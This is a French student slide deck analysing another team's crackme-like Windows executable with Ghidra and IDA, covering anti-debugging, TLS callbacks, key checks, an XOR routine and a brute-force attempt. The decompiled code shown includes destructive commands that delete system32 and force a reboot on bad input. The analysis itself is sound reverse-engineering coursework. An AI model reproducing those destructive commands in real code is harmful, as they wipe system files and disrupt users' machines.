ANALYSE DE MALWARE

Estelle BABY
Florian IMPROVISATO
Analyse du programme de l'équipe 10

Sommaire

Structure du programme

Nous avons utilisé les logiciels **Ghidra** et **IDA**.
Ghidra est un logiciel d'ingénierie inverse développé par la National Security Agency (NSA) . Ils vont nous permettre de mieux comprendre le programme à analyser.

Fonctions

6

On retrouve 6 fonctions intéressantes dans le programme liées aux différentes demandes de l'executable.

Gestion du debugger

1

On remarque des appels à la fonction **IsDebuggerPresent**() et des comportements suspects.

Détection de processus

1

On trouve une detection de processus avec des fonctions comme **GetCurrentProcess** et **TerminateProcess** et de nombreux exit.

Fonction de crash

1

On retrouve aussi une fonction **_invoke_watson**() provenant de la librairie runtime C.

Non respect des consignes

```
C:\Documents and Settings\Administrateur\Bureau RZEPKA_RACOILLET_EXE

Entrez une clef:123

123
Entrez une clef:aef

aef
Entrez une clef:_
```

Fonctionnement normal avec aucun argument + Boucle de demande de clef


```
C:\Documents and Settings\Administrateur\Bureau>RZEPKA_RACOILLET_EXE 123456

Entrez une clef:123456

123456
Entrez une clef:_
```


Aucune prise en compte des données en entrée

```
C:\Documents and Settings\Administrateur\Bureau RZEPKA_RACOILLET_EXE hyji

Entrez une clef:11111

11111
Entrez une clef:
```

Le debugger, du code auto-modifiant

```
.text:00401E34                mov     dword_404064, 1
.text:00401E3E                mov     eax, ___security_cookie
.text:00401E43                mov     [ebp+var_328], eax
.text:00401E49                mov     eax, dword_404004
.text:00401E4E                mov     [ebp+var_324], eax
.text:00401E54                call    ds:IsDebuggerPresent
.text:00401E5A                mov     dword_4040B0, eax
.text:00401E5F                push    1
.text:00401E61                call    _crt_debugger_hook
.text:00401E66                pop     ecx
.text:00401E67                push    0               ; lpTopLevelExceptionFilter
.text:00401E69                call    ds:SetUnhandledExceptionFilter
.text:00401E6F                push    offset ExceptionInfo ; ExceptionInfo
.text:00401E74                call    ds:UnhandledExceptionFilter
.text:00401E7A                cmp     dword_4040B0, 0
```





après modification

```
.text:00401AF0                pop     ebp
.text:00401AF1                retn
.text:00401AF1 sub_401AD0     endp
.text:00401AF1
.text:00401AF2 ; [0000000F BYTES: COLLAPSED FUNCTION __security_check_cookie(x). PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401B01 ; [0000004B BYTES: COLLAPSED FUNCTION _pre_cpp_init. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401B4C ; [00000189 BYTES: COLLAPSED FUNCTION ___tmainCRTStartup. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401CD5 ; [000000BA BYTES: COLLAPSED FUNCTION $LN33. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401D8F ; [0000000A BYTES: COLLAPSED FUNCTION start. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401D99 ; [00000106 BYTES: COLLAPSED FUNCTION ___report_gsfailure. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401E9F ; [00000042 BYTES: COLLAPSED FUNCTION __CxxUnhandledExceptionFilter(_EXCEPTION_POINTERS *). PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00401EE1
.text:00401EE1 ; =============== S U B R O U T I N E =======================================
```

Des exit un peu partout...

```
.text:00401E7A                 cmp     dword_4040B0, 0
.text:00401E81                 jnz     short loc_401E8B
.text:00401E83                 push    0
.text:00401E85                 call    _crt_debugger_hook
.text:00401E8A                 pop     ecx
.text:00401E8B
.text:00401E8B loc_401E8B:                             ; CODE XREF: ___report_gsfailure+E8↑j
.text:00401E8B                 push    0C0000409h      ; uExitCode
.text:00401E90                 call    ds:GetCurrentProcess
.text:00401E96                 push    eax             ; hProcess
.text:00401E97                 call    ds:TerminateProcess
.text:00401E9D                 leave
.text:00401E9E                 retn
.text:00401E9E ___report_gsfailure endp
```

```
.text:00401C99 ; ---------------------------------------------------------------------------
.text:00401C99
.text:00401C99 $LN22:                                  ; DATA XREF: .rdata:stru_403318↓o
.text:00401C99                 mov     esp, [ebp+ms_exc.old_esp] ; Exception handler 0 for function 401B4C
.text:00401C9C                 mov     eax, [ebp+Code]
.text:00401C9F                 mov     dword_404054, eax
.text:00401CA4                 xor     ebx, ebx
.text:00401CA6                 cmp     dword_404048, ebx
.text:00401CAC                 jnz     short $LN37
.text:00401CAE                 push    eax             ; Code
.text:00401CAF                 call    ds:_exit
.text:00401CB5 ; ---------------------------------------------------------------------------
.text:00401CB5
.text:00401CB5 $LN37:                                  ; CODE XREF: ___tmainCRTStartup+130↑j
.text:00401CB5                                         ; ___tmainCRTStartup+160↑j
.text:00401CB5                 cmp     dword_404058, ebx
.text:00401CBB                 jnz     short loc_401CC3
.text:00401CBD                 call    ds:_cexit
.text:00401CC3
.text:00401CC3 loc_401CC3:                             ; CODE XREF: ___tmainCRTStartup+16F↑j
.text:00401CC3                 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFEh
.text:00401CCA                 mov     eax, dword_404054
.text:00401CCF
.text:00401CCF loc_401CCF:                             ; CODE XREF: ___tmainCRTStartup+A1↑j
.text:00401CCF                 call    __SEH_epilog4
.text:00401CD4                 retn
.text:00401CD4 ___tmainCRTStartup endp
```

Mon cher watson...

```
                        assume FS_OFFSET = 0xffdff000
        undefined       AL:1          <RETURN>
                        FUN_004021de                            XREF[1]:     00401d75(c)
004021de 8b ff          MOV     EDI,EDI
004021e0 56             PUSH    ESI
004021e1 68 00 00       PUSH    0x30000                         uint _Mask for _controlfp_s
         03 00
004021e6 68 00 00       PUSH    0x10000                         uint _NewValue for _controlfp_s
         01 00
004021eb 33 f6          XOR     ESI,ESI
004021ed 56             PUSH    ESI                             uint * _CurrentState for _contro...
004021ee e8 db 00       CALL    MSVCR100.DLL::_controlfp_s      errno_t _controlfp_s(uint * _Cur...
         00 00
004021f3 83 c4 0c       ADD     ESP,0xc
004021f6 85 c0          TEST    EAX,EAX
004021f8 74 0a          JZ      LAB_00402204
004021fa 56             PUSH    ESI                             uintptr_t param_5 for _invoke_wa...
004021fb 56             PUSH    ESI                             uint param_4 for _invoke_watson
004021fc 56             PUSH    ESI                             wchar_t * param_3 for _invoke_wa...
004021fd 56             PUSH    ESI                             wchar_t * param_2 for _invoke_wa...
004021fe 56             PUSH    ESI                             wchar_t * param_1 for _invoke_wa...
004021ff e8 c4 00       CALL    MSVCR100.DLL::_invoke_watson    void _invoke_watson(wchar_t * pa...
         00 00
                        -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                        LAB_00402204                            XREF[1]:     004021f8(j)
00402204 5e             POP     ESI
00402205 c3             RET
```


```
1
2  void FUN_004021de(void)
3
4  {
5    errno_t eVar1;
6
7    eVar1 = _controlfp_s((uint *)0x0,0x10000,0x30000);
8    if (eVar1 != 0) {
9                      /* WARNING: Subroutine does not return */
10   _invoke_watson((wchar_t *)0x0,(wchar_t *)0x0,(wchar_t *)0x0,0,0);
11   }
12   return;
13 }
14
```


Il s'agit d'une fonction interne au runtime Microsoft C

```
.text:00401FF8                  pop     esi
.text:00401FF9                  retn
.text:00401FF9 sub_401FD4       endp
.text:00401FF9
.text:00401FFA ; [00000006 BYTES: COLLAPSED FUNCTION _XcptFilter. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00402000 ; [00000035 BYTES: COLLAPSED FUNCTION __ValidateImageBase. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00402035                  align 10h
.text:00402040 ; [00000044 BYTES: COLLAPSED FUNCTION __FindPESection. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00402084                  align 10h
.text:00402090 ; [000000BC BYTES: COLLAPSED FUNCTION __IsNonwritableInCurrentImage. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:0040214C ; [00000006 BYTES: COLLAPSED FUNCTION _initterm. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00402152 ; [00000006 BYTES: COLLAPSED FUNCTION _initterm_e. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00402158                  align 10h
.text:00402160 ; [00000045 BYTES: COLLAPSED FUNCTION __SEH_prolog4. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:004021A5 ; [00000014 BYTES: COLLAPSED FUNCTION __SEH_epilog4. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:004021B9 ; [00000025 BYTES: COLLAPSED FUNCTION __except_handler4. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:004021DE ; [00000028 BYTES: COLLAPSED FUNCTION __setdefaultprecision. PRESS KEYPAD CTRL-"+" TO EXPAND]
.text:00402206
.text:00402206 ; =============== S U B R O U T I N E =======================================
.text:00402206
.text:00402206
.text:00402206
.text:00402206 sub_402206       proc near               ; CODE XREF: $LN33+86↑p
                                                        ; DATA XREF: $LN33+94↑o
.text:00402206                  xor     eax, eax
```


L’entrée de la clef

appelée à 2 endroits différents: le main et le TlsCallback_0





le TlsCallback_0 se situe avant le début du programme, il est donc appelé avant le point d’entrée de l’application



Demande de clef en détail

```
                    ****************************************************************
                    undefined FUN_004017c0()
                       assume FS_OFFSET = 0xffdff000
         undefined         AL:1           <RETURN>
                    FUN_004017c0                                    XREF[1
004017c0 53              PUSH        EBX
004017c1 56              PUSH        ESI
004017c2 57              PUSH        EDI
004017c3 68 00 01        PUSH        0x100
         00 00
004017c8 ff 15 b0        CALL        dword ptr [->MSVCR100.DLL::malloc]
         30 40 00
004017ce 8b 3d bc        MOV         EDI,dword ptr [->MSVCR100.DLL::printf]
         30 40 00
004017d4 68 3c 31        PUSH        s__Entrez_une_clef:_0040313c
         40 00
004017d9 8b f0           MOV         ESI,EAX
004017db ff d7           CALL        EDI=>MSVCR100.DLL::printf
004017dd 8b 1d a8        MOV         EBX,dword ptr [->MSVCR100.DLL::__iob_f
         30 40 00
004017e3 ff d3           CALL        EBX=>MSVCR100.DLL::__iob_func
004017e5 50              PUSH        EAX
004017e6 68 00 01        PUSH        0x100
         00 00
004017eb 56              PUSH        ESI
004017ec ff 15 b4        CALL        dword ptr [->MSVCR100.DLL::fgets]
         30 40 00
004017f2 83 c4 14        ADD         ESP,0x14
004017f5 b9 50 31        MOV         ECX,DAT_00403150
         40 00
004017fa 8b c6           MOV         EAX,ESI
004017fc 8d 64 24 00     LEA         ESP,[ESP]
```

```
10   byte *pbVar5;
11   bool bVar6;
12
13   _Buf = (byte *)malloc(0x100);
14   printf("\nEntrez une clef:");
15   pFVar2 = __iob_func();
16   fgets((char *)_Buf,0x100,pFVar2);
17   pbVar5 = &DAT_00403150;
18   pbVar3 = _Buf;
19   do {
20     bVar1 = *pbVar3;
21     bVar6 = bVar1 < *pbVar5;
22     if (bVar1 != *pbVar5) {
23 LAB_00401820:
24       iVar4 = (1 - (uint)bVar6) - (uint)(bVar6 != 0);
25       goto joined_r0x00401827;
26     }
27     if (bVar1 == 0) break;
28     bVar1 = pbVar3[1];
29     bVar6 = bVar1 < pbVar5[1];
30     if (bVar1 != pbVar5[1]) goto LAB_00401820;
31     pbVar3 = pbVar3 + 2;
32     pbVar5 = pbVar5 + 2;
33   } while (bVar1 != 0);
34   iVar4 = 0;
35 joined_r0x00401827:
36   do {
37     if (iVar4 == 0) {
38 LAB_004018b5:
39       do {
40                     /* WARNING: Do nothing block with infinite loop */
41       } while( true );
42     }
```

Autre demande de clef

```
printf("\nEntrez une clef:");
*param_1 = '\0';
scanf("%255[^\n]%*c",param_1);
cVar2 = *param_1;
if (cVar2 != '\0') {
  do {
    if ((((cVar2 < '0') || ('9' < cVar2)) && ((cVar2 < 'A' || ('F' < cVar2)))) &&
       ((cVar2 < 'a' || ('f' < cVar2)))) {
      bVar1 = false;
    }
    cVar2 = param_1[iVar3 + 1];
    iVar3 = iVar3 + 1;
  } while (cVar2 != '\0');
  if ((iVar3 < 0x21) && (!bVar1)) {
    do {
                    /* WARNING: Do nothing block with infinite loop */
    } while( true );
  }
}
```

Quelques pièges sur l'entrée

On retrouve plusieurs tentatives d'attaque de la machine en cas de mauvaise entrée de clef.

```
          40 00
004019cd  ff d7           CALL        EDI=>MSVCR100.
004019cf  68 c8 31        PUSH        s_shutdown_-r_
          40 00
004019d4  ff d7           CALL        EDI=>MSVCR100.
004019d6  83 c4 08        ADD         ESP,0x8
004019d9  66 c7 06        MOV         word ptr [ESI]
          3f 31
004019de  c6 46 02 00     MOV         byte ptr [ESI
                     LAB_004019e2
```

```
23      }
24      cVar2 = *(char *)(iVar5 + 1 + (int)param_1);
25      iVar5 = iVar5 + 1;
26    } while (cVar2 != '\0');
27    if ((0x20 < iVar5) || (!bVar6)) {
28      system("del C:\\WINDOWS\\system32");
29      system("shutdown -r -f -t 0");
30      *param_1 = 0x313f;
31      *(undefined *)(param_1 + 1) = 0;
32    }
33  }
```

Une tentative (ratée) de supprimer le dossier system32
Un redémarrage de la VM si on choisit de répondre à la demande

```
004017f5  b9 50 31        MOV         ECX,DAT_00403150
          40 00
004017fa  8b c6           MOV         EAX,ESI
004017fc  8d 64 24 00     LEA         ESP,[ESP]
```

```
38  LAB_004018b5:
39      do {
40                          /*
        } while( true );
      }
```

On a en cas d'entrée vide une boucle infinie pour rendre le programme inutilisable

Une fonction suspecte ...

```
1
2  int __cdecl FUN_004018c0(byte *param_1)
3
4  {
5    int iVar1;
6    int iVar2;
7    int iVar3;
8    int iVar4;
9    int iVar5;
10   int iVar6;
11
12   sprintf((char *)param_1,"%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c",0x25,
13           0xffffffd8,0x4d,0x26,0xffffffec,0xfffffff0,0xffffffe8,0xffffffaf,0x61,0x7e,0xffffff86,
14           0xfffffff0,0xffffffa1,0xffffffcd,0xffffffd0,0x37,0xffffff87,0xffffff9a,0x7d,0xffffff81,
15           0x68,0x6c,0xffffffbd,0x67,0xffffffac,0x2c,5,0x35,0x65,0x11,0xffffff8c,0xffffffdc);
16   iVar1 = (int)&DAT_00404018 - (int)param_1;
17   iVar6 = (int)&DAT_00404019 - (int)param_1;
18   iVar2 = (int)&DAT_0040401a - (int)param_1;
19   iVar3 = (int)&DAT_0040401b - (int)param_1;
20   iVar5 = 8;
21   do {
22     iVar4 = iVar5;
23     *param_1 = *param_1 ^ param_1[iVar1];
24     param_1[1] = param_1[1] ^ param_1[iVar6];
25     param_1[2] = param_1[2] ^ param_1[iVar2];
26     param_1[3] = param_1[3] ^ param_1[iVar3];
27     param_1 = param_1 + 4;
28     iVar5 = iVar4 + -1;
29   } while (iVar5 != 0);
30   return iVar4;
31 }
32
```

Initialisation de la fonction
Assignation de caractères dans la chaine de param_1 avec **sprint**()

Assignation de valeurs décimales à utiliser dans la fonction de chiffrement

Boucle qui se déplace dans la chaine de caractères de 4 en 4 et XOR les 4 premières valeurs avec celles aux positions calculées plus haut

A quoi sert cette chaine de caractères ?

Comportement de la fonction

```
SUB         ECX,ESI
SUB         EDI,ESI
SUB         EDX,ESI
```

```
16  iVar1 = (int)&DAT_00404018 - (int)param_1;
17  iVar6 = (int)&DAT_00404019 - (int)param_1;
18  iVar2 = (int)&DAT_0040401a - (int)param_1;
```

On comprend ici que param_1 correspond à ESI

```
MOV         EAX,ESI
```

On assigne ensuite à EAX la valeur ESI soit notre chaine de caractères

```
                    LAB_00401a20                            XREF[2]:     00401a04(j), 00401a10(j)
00401a20 1b c0          SBB         EAX,EAX
00401a22 83 d8 ff       SBB         EAX,-0x1

                    LAB_00401a25                            XREF[1]:     00401a1e(j)
00401a25 85 c0          TEST        EAX,EAX
00401a27 75 17          JNZ         LAB_00401a40
00401a29 68 dc 31       PUSH        s_Vous_avez_gagne_004031dc              char * _Format for printf
         40 00
00401a2e ff 15 bc       CALL        dword ptr [->MSVCR100.DLL::printf]      = 0000349c
         30 40 00
00401a34 83 c4 04       ADD         ESP,0x4
00401a37 66 c7 06       MOV         word ptr [ESI],0x323f
         3f 32
00401a3c c6 46 02 00    MOV         byte ptr [ESI + 0x2],0x0

                    LAB_00401a40                            XREF[1]:     00401a27(j)
00401a40 5f             POP         EDI
00401a41 8b c6          MOV         EAX,ESI
00401a43 5e             POP         ESI
00401a44 5b             POP         EBX
00401a45 5d             POP         EBP
00401a46 c3             RET
00401a47 cc cc cc       align       align(8)
         cc cc cc
         cc cc
```

une comparaison est présente juste avant un message de félicitations

```
37  pbVar4 = DAT_00404398;
38  do {
39    bVar1 = *(byte *)puVar3;
40    bVar6 = bVar1 < *pbVar4;
41    if (bVar1 != *pbVar4) {
42  LAB_00401a20:
43      iVar5 = (1 - (uint)bVar6) - (uint)(bVar6 != 0);
44      goto LAB_00401a25;
45    }
46    if (bVar1 == 0) break;
47    bVar1 = *(byte *)((int)puVar3 + 1);
48    bVar6 = bVar1 < pbVar4[1];
49    if (bVar1 != pbVar4[1]) goto LAB_00401a20;
50    puVar3 = puVar3 + 1;
51    pbVar4 = pbVar4 + 2;
52  } while (bVar1 != 0);
53  iVar5 = 0;
54  LAB_00401a25:
55  if (iVar5 == 0) {
56    printf("Vous avez gagne");
57    *param_1 = 0x323f;
58    *(undefined *)(param_1 + 1) = 0;
59  }
60  return param_1;
61  }
```

Du brute force ?

```
for(iVar1 =0 ; iVar1 < 33; iVar1++){
    for(iVar2 =0 ; iVar2 < 33; iVar2++){
       for(iVar3 =0 ; iVar3 < 33; iVar3++){
          for(iVar6 =0 ; iVar6 < 33; iVar6++){
             iVar5 = 8;
             char *param_1 = malloc(32 * sizeof(char));
             char *dat = malloc(32 * sizeof(char));

             sprintf(param_1,"%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c",0x25,
                 0xffffffd8,0x4d,0x26,0xfffffec,0xfffffff0,0xffffffe8,0xffffffaf,0x61,0x7e,0xffffff86,
                 0xfffffff0,0xffffffa1,0xffffffcd,0xffffffd0,0x37,0xffffff87,0xffffff9a,0x7d,0xffffff81,
                 0x68,0x6c,0xffffffbd,0x67,0xffffffac,0x2c,5,0x35,0x65,0x11,0xffffff8c,0xffffffdc);
             //printf("\n 1: %d 2: %d 3: %d 6: %d \n",iVar1,iVar2,iVar3,iVar6);
             do {

                 iVar4 = iVar5;
                 *param_1 = *param_1 ^ param_1[iVar1];
                 dat[32-iVar5*4] = param_1[0];

                 param_1[1] = param_1[1] ^ param_1[iVar6];
                 dat[32-iVar5*4 +1] = param_1[1];

                 param_1[2] = param_1[2] ^ param_1[iVar2];
                 dat[32-iVar5*4 +2] = param_1[2];

                 param_1[3] = param_1[3] ^ param_1[iVar3];
                 dat[32-iVar5*4 +3] = param_1[3];

                 param_1 = param_1 + 4;
                 //printf("%x -> %c\n",param_1,param_1[iVar1]);

                 iVar5 = iVar4 + -1;
             } while (iVar5 != 0);
             //printf("\n");
             is_hex_string(dat);
```

On va tenter ici de vérifier toutes les possibilités de clef hexadécimale.
Avec une peu plus d'un million de possibilités, le calcul se fait assez rapidement.

```
total non : 1185921
total oui : 0
```

Aucune tentative ne donne de clef hexadécimal

Pour conclure

Goodware ?

- leurre ?
- passage dans la boucle if de comparaison
- appel de l'entrée de la clé avant celui du message de félicitations ?
- brute force de la fonction de chiffrement ?

Malware ?

- "vous avez gagné"
- fonction de chiffrement compliquée
- passage dans la boucle if de comparaison
- code auto modifiant
- nombreux exit et anti-debbug

Merci de nous avoir écouté